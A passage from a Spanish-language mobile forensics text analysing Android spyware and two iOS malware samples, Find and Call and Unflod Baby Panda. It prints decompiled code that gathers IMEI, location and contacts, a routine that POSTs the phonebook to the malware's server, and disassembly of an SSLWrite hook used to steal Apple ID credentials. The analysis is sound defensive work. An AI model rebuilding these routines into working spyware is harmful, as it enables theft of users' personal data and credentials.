
```

C:\Windows\system32\cmd.exe - adb shell
root 7 2 0 0 c0093bb4 00000000 S sync_supers
root 8 2 0 0 c0094470 00000000 S bdi-default
root 9 2 0 0 c002e744 00000000 S kblockd
root 10 2 0 0 c002e744 00000000 S rpsiod
root 12 2 0 0 c008d790 00000000 S kswapd0
root 13 2 0 0 c00e34bc 00000000 S fsnotify_mark
root 14 2 0 0 c002e744 00000000 S crypto
root 25 2 0 0 c0216434 00000000 S mtdblock0
root 26 2 0 0 c0216434 00000000 S mtdblock1
root 27 2 0 0 c0216434 00000000 S mtdblock2
root 28 2 0 0 c002e744 00000000 S binder
root 29 2 0 0 c002e744 00000000 S deferwq
root 30 2 0 0 c002f170 00000000 S kworker/u:1
root 31 1 500 304 c00bd520 00019fb8 S /sbin/ueventd
root 33 2 0 0 c0142db4 00000000 S jbd2/mtdblock0-
root 34 2 0 0 c002e744 00000000 S ext4-dio-unwrit
root 38 2 0 0 c00cfa90 00000000 S flush-31:1
root 40 2 0 0 c0142db4 00000000 S jbd2/mtdblock1-
root 41 2 0 0 c002e744 00000000 S ext4-dio-unwrit
root 43 1 1428 140 c00e68a4 0001120c S /sbin/healthd
system 44 1 1000 340 c0253e80 b6f5941c S /system/bin/servicemanager
root 45 1 4432 932 ffffffff b6ec3d14 S /system/bin/vold
root 47 1 9780 1280 ffffffff b6ed8d14 S /system/bin/netd
root 48 1 2968 2468 c0262d18 b6efe110 S /system/bin/debuggerd
radio 49 1 5492 856 ffffffff b6ee0d14 S /system/bin/rild
system 50 1 27676 12624 ffffffff b6ecf5cc S /system/bin/surfaceflinger
root 51 1 202384 39680 ffffffff b6ef9568 S zygote
drm 52 1 7936 2520 ffffffff b6eb341c S /system/bin/drmserver
media 53 1 22560 5732 ffffffff b6ef841c S /system/bin/mediaserver
install 54 1 992 492 c02f5e30 b6f53158 S /system/bin/installd
keystore 55 1 3332 1200 c0253e80 b6f3f41c S /system/bin/keystore
root 56 1 920 368 c00e68a4 b6ee65cc S /system/bin/qemu
shell 59 1 924 468 c01eb6dc b6e92158 S /system/bin/sh
root 60 1 4592 220 ffffffff 000190a8 S /sbin/adbd
system 363 51 273556 43628 ffffffff b6efa5cc S system_server
radio 507 51 236964 26172 ffffffff b6efa5cc S com.android.phone
u0_a7 520 51 231708 40596 ffffffff b6ef941c R com.android.launcher
u0_a38 548 51 213600 17716 ffffffff b6efa5cc S com.android.printspooler
u0_a28 612 51 221096 24300 ffffffff b6efa5cc S com.android.inputmethod.latin
u0_a6 627 51 226024 33244 ffffffff b6efa5cc S com.android.systemui
u0_a4 742 51 216472 23588 ffffffff b6efa5cc S android.process.media
root 817 2 0 0 c002f170 00000000 S kworker/0:0
u0_a8 823 51 224468 20832 ffffffff b6efa5cc S com.android.mms
u0_a15 957 51 218432 20728 ffffffff b6efa5cc S com.android.calendar
u0_a2 980 51 216364 22496 ffffffff b6efa5cc S android.process.acore
u0_a19 1003 51 216060 20104 ffffffff b6efa5cc S com.android.deskclock
u0_a1 1020 51 213336 20292 ffffffff b6efa5cc S com.android.providers.calendar
u0_a24 1035 51 215296 18492 ffffffff b6efa5cc S com.android.exchange
u0_a23 1052 51 222376 23448 ffffffff b6efa5cc S com.android.email
u0_a3 1082 51 211356 17828 ffffffff b6efa5cc S com.android.defcontainer
system 1109 51 219740 19064 ffffffff b6efa5cc S com.android.settings
u0_a36 1147 51 211264 16728 ffffffff b6efa5cc S com.svox.pico
root 1182 2 0 0 c002f170 00000000 S kworker/0:1
root 1205 60 924 480 c0010008 b6eb7fa0 S /system/bin/sh
u0_a51 1216 51 211692 19928 ffffffff b6efa798 R com.button.phone
root 1229 1205 1236 464 00000000 b6e8c158 R ps
root@generic:/ #

```

Figura 29: Elaboración Propia

Para analizar el código, primero se descompila el fichero “clases.dex” utilizando la herramienta Baksmali, a través del comando “java -jar baksmali-1.2.8.jar clases.dex”. Y una vez descompilado, centramos la atención en el fichero “Switcher.smali”. Se puede ver que en ese fichero, en el método “onCreate” existe una llamada a la inicialización del servicio “celebrateService”, es decir, en este punto se crea el servicio en background del que hablábamos anteriormente:



```

1461 .method public onCreate([Landroid/os/Bundle;:V
1462 .registers 16
1463 .parameter "savedInstanceState"
1464
1465 .prologue
1466 .line 140
1467 invoke-super {p0, p1}, [Landroid/app/Activity;:onCreate([Landroid/os/Bundle;:V
1468
1469 .line 141
1470 const/high16 v11, 0x7f03
1471
1472 invoke-virtual {p0, v11}, [Lcom/button/phone/Switcher;:setContentView(I)V
1473
1474 .line 143
1475 invoke-direct {p0}, [Lcom/button/phone/Switcher;:showNotify()V
1476
1477 .line 145
1478 const-string v6, "DDHXML"
1479
1480 .line 146
1481 .local v6, key:IJava/lang/String;
1482 new-instance v5, [Landroid/content/Intent;
1483
1484 const-class v11, [Lcom/button/phone/strategy/service/CelebrateService;
1485
1486 invoke-direct {v5, p0, v11}, [Landroid/content/Intent;:<init>([Landroid/content/Context;IJava/lang/Class;)V
1487
1488 .line 147
1489 .local v5, i:[Landroid/content/Intent;
1490 invoke-virtual {p0, v5}, [Lcom/button/phone/Switcher;:startService([Landroid/content/Intent;) [Landroid/content/ComponentName;
1491
1492 .line 151
1493 new-instance v11, [Lcom/button/phone/NetworkStateReceiver;
1494
1495 invoke-direct {v11, [Lcom/button/phone/NetworkStateReceiver;:<init>()V

```

Figura 30: Elaboración Propia

Se puede ver, inspeccionando las carpetas y los ficheros incluidos en ellas, como hay métodos para la manipulación de SMS, uso de Internet con manejadores HTTP, métodos de escritura de XML, del servicio corriendo en background... La aplicación, una vez instalada, ejecuta el servicio después de que arranque el dispositivo. Este servicio lee la configuración del terminal: SMS, IMEI, contactos...

Para la obtención de esta información, la clase principal del servicio, "Celebrate-Service" llama a otra clase "Tools", que contiene el método para recopilar toda esta información y guardarla en el fichero "sense.tcd". A continuación se muestra el método que realiza toda esa operación de recopilación:




Figura 31: Elaboración Propia

En la siguiente imagen se observa que hace uso de la clase “SMSManager” para elaborar el sms que más adelante enviará:





Figura 32: Elaboración Propia

O un ejemplo de un método para obtener el identificador de celda, para obtener la localización del teléfono:




```

603
604 .method public static getCellId(Landroid/content/Context;)I
605 .registers 5
606 .parameter "context"
607
608 .prologue
609 .line 206
610 const-string v3, "phone"
611
612 invoke-virtual {p0, v3}, Landroid/content/Context;->getSystemService(Ljava/lang/String;)Ljava/lang/Object;
613
614 move-result-object v1
615
616 check-cast v1, Landroid/telephony/TelephonyManager;
617
618 .line 208
619 local v1, mTelephonyMgr:Landroid/telephony/TelephonyManager;
620 invoke-virtual {v1}, Landroid/telephony/TelephonyManager;->getPhoneType()I
621
622 move-result v2
623
624 .line 209
625 local v2, type:I
626 const/4 v3, 0x1
627
628 if-ne v2, v3, :cond_1a
629
630 .line 210
631 invoke-virtual {v1}, Landroid/telephony/TelephonyManager;->getCellLocation()Landroid/telephony/CellLocation;
632
633 move-result-object v0
634
635 check-cast v0, Landroid/telephony/gsm/GsmCellLocation;
636
637 .line 211

```

Figura 33: Elaboración Propia

Además de otros métodos como el de obtener el IMEI del teléfono:



```

910
911 .method public static getIMEI(Landroid/content/Context;)Ljava/lang/String;
912 .registers 3
913 .parameter "context"
914
915 .prologue
916 .line 169
917 const-string v1, "phone"
918
919 invoke-virtual {p0, v1}, Landroid/content/Context;->getSystemService(Ljava/lang/String;)Ljava/lang/Object;
920
921 move-result-object v0
922
923 check-cast v0, Landroid/telephony/TelephonyManager;
924
925 .line 170
926 local v0, mTelephonyMgr:Landroid/telephony/TelephonyManager;
927 invoke-virtual {v0}, Landroid/telephony/TelephonyManager;->getDeviceId()Ljava/lang/String;
928

```

Figura 34: Elaboración Propia

Por lo tanto podemos ver claramente cómo al instalar la aplicación, crea el servicio que a su vez hace un recorrido por el teléfono, recopilando información como los contactos, IMEI, localización del teléfono, y mucha más información relevante del terminal.

Todos estos métodos, son utilizados gracias a que en el fichero “AndroidManifest.xml” existen los permisos para poder hacer estas acciones. Toda esta información, una vez recopilada, es guardada en el fichero “sense.tcd”. Por tanto, esta aplicación, tiene prácticamente el control absoluto de nuestro dispositivo como hemos visto en la cantidad de métodos que utiliza.

## 3. ANÁLISIS FORENSE DE APLICACIONES IOS

---

### 3.1. INTRODUCCIÓN AL ANÁLISIS DE APP IOS

Se suele pensar que las aplicaciones para IOS son mas seguras que otras APP, sin embargo la firma Appthority en un estudio publicado en 2014 sobre la seguridad en las aplicaciones de iOS, y tras realizar un análisis estático, otro dinámico y otro de comportamiento o uso sobre 400 aplicaciones, de pago y gratuitas, seleccionadas por su popularidad entre las más descargadas de ambas stores, llega a otra conclusión. Según los resultados del estudio, la seguridad en las aplicaciones de iOS es en general menor que en las Apps para Android.



Puedes encontrar más información en  
<http://hipertextual.com/archivo/2014/02/seguridad-aplicaciones-ios/>

A continuación veremos el análisis detallado de la primera muestra de malware conocida, que afectó al sistema operativo de Apple IOS. Encontrada en el market oficial de este distribuidor Apple Store.



La aplicación recibió el nombre de “Find and call” y realizaba, de forma oculta, el envío de todos los contactos del terminal a un servidor remoto.




En la siguiente imagen podemos observar la descripción y formato que presentaba la aplicación en el Market oficial de Apple.



Figura 35: <https://securelist.com/blog/incidents/33544/find-and-call-leak-and-spam-57/>

Una vez instalada en uno de los dispositivos de la marca, se mostraba de la siguiente forma



**Figura 36:** <https://securelist.com/blog/incidents/33544/find-and-call-leak-and-spam-57/>

Cuando el usuario ejecutaba la aplicación, se le pedía un registro en la aplicación.



Para llevar a cabo este registro, se utilizaba su dirección de correo electrónico y su número de teléfono, como era de esperar, en ninguno de los dos casos se comprobaba su validez.

Una vez realizado el supuesto registro, si el usuario permite a la aplicación tener acceso a su agenda telefónica para facilitar la sincronización de sus contactos o “encontrar amigos en una supuesta guía telefónica” los datos de su agenda eran subidos de forma oculta a un servidor remoto de Internet.

## 3.2. PRIMER EJEMPLO DE ANÁLISIS DE UNA APP IOS

Con el código iniciamos el análisis del mismo. Todas las aplicaciones descargadas de la App Store se guardan en `/var/mobile/Applications/` y se almacenan en forma encriptada. Hay que descifrar estas aplicaciones para hacer el análisis de ellas. Podemos descifrar las aplicaciones con la ayuda de Clutch o Rasticrac. Si no disponemos del código, podremos obtener el “binario” mediante el Apple Store, en iTunes se almacena un paquete “.ipa” que viene a ser un fichero zip con los resources y el binario compilado para ARM.

Para trabajar con el código se utilizan diversas herramientas como Xcode. Esta incluye todo lo que se necesita para crear aplicaciones para el iPhone, iPad, Mac y Apple Watch. El lenguaje de programación Swift tiene grandes características que hacen que su código sea aún más fácil de leer y escribir. Se puede considerar a Xcode como el IDE de Apple e incluye el último SDK iOS y simulador de iOS y está disponible de forma gratuita en la Mac App Store. Una vez que está instalado Xcode hay que instalar las herramientas de línea de comandos. A continuación, y a través del análisis estático, desensamblando la aplicación se comprueban las rutinas que suben los datos de la agenda al servidor remoto:



Puedes encontrar más información en <https://securelist.com/blog/incidents/33544/find-and-call-leak-and-spam-57/>

```

_text:000146E8 __RootViewController_sendPhoneBook__
_text:000146E8
_text:000146E8 var_C          = -0xC
_text:000146E8
_text:000146E8          PUSH          {R4,R5,R7,LR}
_text:000146EA          ADD           R7, SP, #8
_text:000146EC          SUB           SP, SP, #4
_text:000146EE          LDR            R1, =(mainBundle - 0x146F8)
_text:000146F0          MOV            R4, R0
_text:000146F2          LDR            R0, =(NSBundle - 0x146FC)
_text:000146F4          ADD            R1, PC
_text:000146F6          SXTB            R5, R2
_text:000146F8          ADD            R0, PC
_text:000146FA          LDR            R1, [R1]
_text:000146FC          LDR            R0, [R0]
_text:000146FE          BLX             _objc_msgSend
_text:00014702          LDR            R1, =(LocalizedStringForKey_value_table - 0x1470C)
_text:00014704          LDR            R2, =(cfstr_FindFriends_se - 0x1470E)
_text:00014706          LDR            R3, =(stru_8B740 - 0x14710)
_text:00014708          ADD            R1, PC
_text:0001470A          ADD            R2, PC ; "findFriends_send_phonebook_message"
_text:0001470C          ADD            R3, PC
_text:0001470E          LDR            R1, [R1]
_text:00014710          MOV.W          R12, #0
_text:00014714          STR.W          R12, [SP,#0xC+var_C]
_text:00014718          BLX             _objc_msgSend
_text:0001471C          LDR            R1, =(off_A18AC - 0x14724)
_text:0001471E          MOV            R2, #1
_text:00014720          ADD            R1, PC

```

Figura 37: <https://secrelist.com/blog/incidents/33544/find-and-call-leak-and-spam-57/>

A continuación, en la siguiente imagen, se ven los campos de la agenda que son copiados y transferidos al servidor remoto.

```

while (true)
{
    if (!localIterator.hasNext())
    {
        StringBuffer localStringBuffer2 = localStringBuffer1.append("</records></info>");
        String str2 = localStringBuffer1.toString();
        Object[] arrayOfObject = new Object[2];
        arrayOfObject[0] = "http://abonent.findandcall.com";
        String str3 = Config.getSessionId();
        arrayOfObject[1] = str3;
        String str4 = String.format("%s/profile/phoneBook?sid=%s", arrayOfObject);
        new ServerCaller(null, str4, "POST", str2).run();
        return Integer.valueOf(0);
        int k = localCursor.getColumnIndex("_id");
        String str5 = localCursor.getString(k);
        if (new Contact(str5).records.size() <= 0)
        {
            break;
        }
        Contact localContact = new Contact(str5);
        boolean bool = localArrayList.add(localContact);
        i += 1;
        if (i % 100 != 0)
        {
            break;
        }
        String str6 = "added " + i + " contacts";
        int m = Log.i("CONTACTS", str6);
        break;
    }
    String str7 = ((Contact)localIterator.next()).toXML();
    StringBuffer localStringBuffer3 = localStringBuffer1.append(str7);
}

```

Figura 38: Fuente: <https://secrelist.com/blog/incidents/33544/find-and-call-leak-and-spam-57/>


```

LDR.W    R1, =(off_A158C - 0x15E7C)
LDR.W    R3, =(_kABPersonFirstNameProperty_ptr - 0x15E7E)
ADD      R1, PC
ADD      R3, PC
LDR.W    R11, [R1]
LDR      R1, [R3]
LDR.W    R3, =(_kABPersonLastNameProperty_ptr - 0x15E8C)
LDR      R1, [R1]
ADD      R3, PC
STR      R1, [SP, #0x94+var_64]
LDR      R1, [R3]
LDR.W    R3, =(_kABPersonMiddleNameProperty_ptr - 0x15E98)
LDR      R1, [R1]
ADD      R3, PC
STR      R1, [SP, #0x94+var_60]
LDR      R1, [R3]
LDR.W    R3, =(_kABPersonBirthdayProperty_ptr - 0x15EA4)
LDR      R1, [R1]
ADD      R3, PC
STR      R1, [SP, #0x94+var_5C]
LDR      R1, [R3]
LDR.W    R3, =(_kABPersonOrganizationProperty_ptr - 0x15EB0)
LDR      R1, [R1]
ADD      R3, PC
STR      R1, [SP, #0x94+var_54]
LDR      R1, [R3]
LDR.W    R3, =(_kABPersonJobTitleProperty_ptr - 0x15EBC)
LDR      R1, [R1]
ADD      R3, PC
STR      R1, [SP, #0x94+var_4C]
LDR      R1, [R3]
LDR.W    R3, =(_kABPersonPhoneProperty_ptr - 0x15EC8)
LDR      R1, [R1]
ADD      R3, PC
STR      R1, [SP, #0x94+var_44]
LDR      R1, [R3]
LDR.W    R3, =(_kABPersonEmailProperty_ptr - 0x15ED4)
LDR      R1, [R1]
ADD      R3, PC
STR      R1, [SP, #0x94+var_3C]
LDR      R1, [R3]
LDR.W    R3, =(_kABPersonURLProperty_ptr - 0x15EE0)
LDR      R1, [R1]
ADD      R3, PC
STR      R1, [SP, #0x94+var_38]
LDR      R1, [R3]
LDR.W    R3, =(_kABPersonInstantMessageProperty_ptr - 0x15EEC)
LDR      R1, [R1]

```

Figura 39: <https://securelist.com/blog/incidents/33544/find-and-call-leak-and-spam-57/>

Una vez la aplicación ha subido al servidor remoto estos datos, usará los contactos para enviar campañas de SPAM por SMS. Cada teléfono de la agenda que ha sido subida al servidor remoto, recibirá SMS de SPAM incitando al usuario que ha recibido el SMS a adquirir la aplicación “find and call” pinchando en un enlace, tal y como se puede ver en la imagen siguiente:



**Figura 40:** Fuente: <https://securelist.com/blog/incidents/33544/find-and-call-leak-and-spam-57/>

Si disponemos del código fuente del aplicativo podemos cargarlo en Xcode y ejecutarlo en el emulador iOS para hacer las pruebas en dinámico de forma similar a lo realizado en app de Android. La ventaja de ejecutar el binario en el emulador es que el tráfico de red utiliza las rutas e interfaces configuradas en el sistema sin NAT.

### 3.3. SEGUNDO EJEMPLO DE ANÁLISIS DE UNA APP IOS



Puedes encontrar más información en

<https://www.sektioneins.de/blog/14-04-18-ios-malware-campaign-unflod-baby-panda.html>

Vamos a mostrar a continuación el análisis del malware Unflod Baby Panda, identificado en Abril de 2014. El nombre es de por sí una declaración de intenciones ya que juega con "Baby Panda" y el nombre "Unflod", lo que sugiere un error deliberado en el nombre de una utilidad no malicioso conocido como "Despliegue". En este caso el archivo malicioso sólo afecta a los dispositivos manejados a través de jailbreak y desde SophosLabs no llegó a identificar ninguna infección masiva.

Esta infección consiste en la aparición de una librería llamada Unflod.dylib con un código malicioso que inspecciona las comunicaciones e intenta extraer el Apple Id y la contraseña del usuario para enviarlo a unos servidores que se han localizado en China.

iOS es un sistema cerrado en el que está muy controlada la seguridad, tanto en el dispositivo como en el control de las aplicaciones y las comunicaciones. Sin embargo, esta característica limita las libertades y preferencias del usuario final que puede querer sacar el máximo partido a su dispositivo. El Jailbreak nos da la posibilidad de utilizar otras tiendas o repositorios de aplicaciones lo que nos

aporta un grado de libertad, sin embargo también comporta riesgos ya que ejerciendo una seguridad más laxa perdemos cierto grado de control sobre lo que nos pueden traer algunas aplicaciones. Este puede ser un agujero de seguridad importante.

Unflod Baby Panda fue creado con un solo propósito, recopilar y guardar en un servidor Chino el ID de Apple y la contraseña. Con estos datos los creadores del Virus iOS, tienen acceso a la cuenta con todos sus datos, por lo tanto pueden ver datos personales y, lo más preocupante, toda la información de la tarjeta de crédito asociada al ID de Apple. El malware ha sido analizado por la firma alemana SektionEins y funciona analizando el tráfico SSL que genera el terminal iOS para localizar la información de Apple ID, interceptando las funciones de la biblioteca Unflod, en concreto la función SSLWrite, utilizada para enviar datos cifrados a través de una conexión segura, lo que significa que el malware tiene acceso a datos sensibles antes de ser encriptados para su transmisión

La forma en que infecta los dispositivos es instalándose en la ruta '/Library/MobileSubstrate/DynamicLibraries/' al momento de descargar una aplicación infectada, dejando un archivo llamado 'Unflod.dylib' en dicha ubicación.

La infección, para camuflarse, utiliza la misma mecánica que la funcionalidad de add-on normalmente disponibles en dispositivos con jailbreak, y conocidos como Cydia Substrate o Mobile Substrate. Esta funcionalidad "Substrate" permite ampliar y modificar el comportamiento del iOS prohibido por Apple en dispositivos sin jailbreak, interceptando las funciones del sistema para llevar a cabo acciones nuevas e interesantes. Si se instalan complementos a través de Cydia, estos se instalan en una biblioteca compartida y colocarlos en este directorio:

/ Library / MobileSubstrate / DynamicLibraries /

Donde aparece el archivo malicioso Unflod.dylib.

Si analizamos el código vemos las siguientes rutinas, donde primero intercepta la función SSLWrite, para reemplazarla por replace\_SSLWrite:



```

SUB     SP, SP, #0x1C
MOV     R0, #(_SSLWrite_ptr - 0xE5E) ; _SSLWrite_ptr
ADD     R0, PC ; _SSLWrite_ptr
LDR     R0, [R0] ; _SSLWrite
MOV     R1, #(_replace_SSLWrite_ptr - 0xE6A) ; _replace_SSLWrite_ptr
ADD     R1, PC ; _replace_SSLWrite_ptr
LDR     R1, [R1] ; _replace_SSLWrite
MOV     R2, #(_pSSLWrite_ptr - 0xE76) ; _pSSLWrite_ptr
ADD     R2, PC ; _pSSLWrite_ptr
LDR     R2, [R2] ; _pSSLWrite
MOV     R3, #(_objc_msgSend_ptr - 0xE82) ; _objc_msgSend_ptr
ADD     R3, PC ; _objc_msgSend_ptr
LDR     R3, [R3] ; _objc_msgSend
MOV     R9, #(off_1054 - 0xE8E) ; off_1054
ADD     R9, PC ; off_1054
MOV     R12, #(off_1050 - 0xE98) ; off_1050
ADD     R12, PC ; off_1050
MOV     LR, #(off_105C - 0xEA2) ; off_105C
ADD     LR, PC ; off_105C
LDR.W   LR, [LR] ; OBJC_CLASS $ NSAutoreleasePool

```

Hooking the regular `SSLWrite()` function with a malicious `replace_SSLWrite()`

Figura 41: Fuente: <https://www.sektioneins.de/blog/14-04-18-ios-malware-campaign-unflod-baby-panda.html>

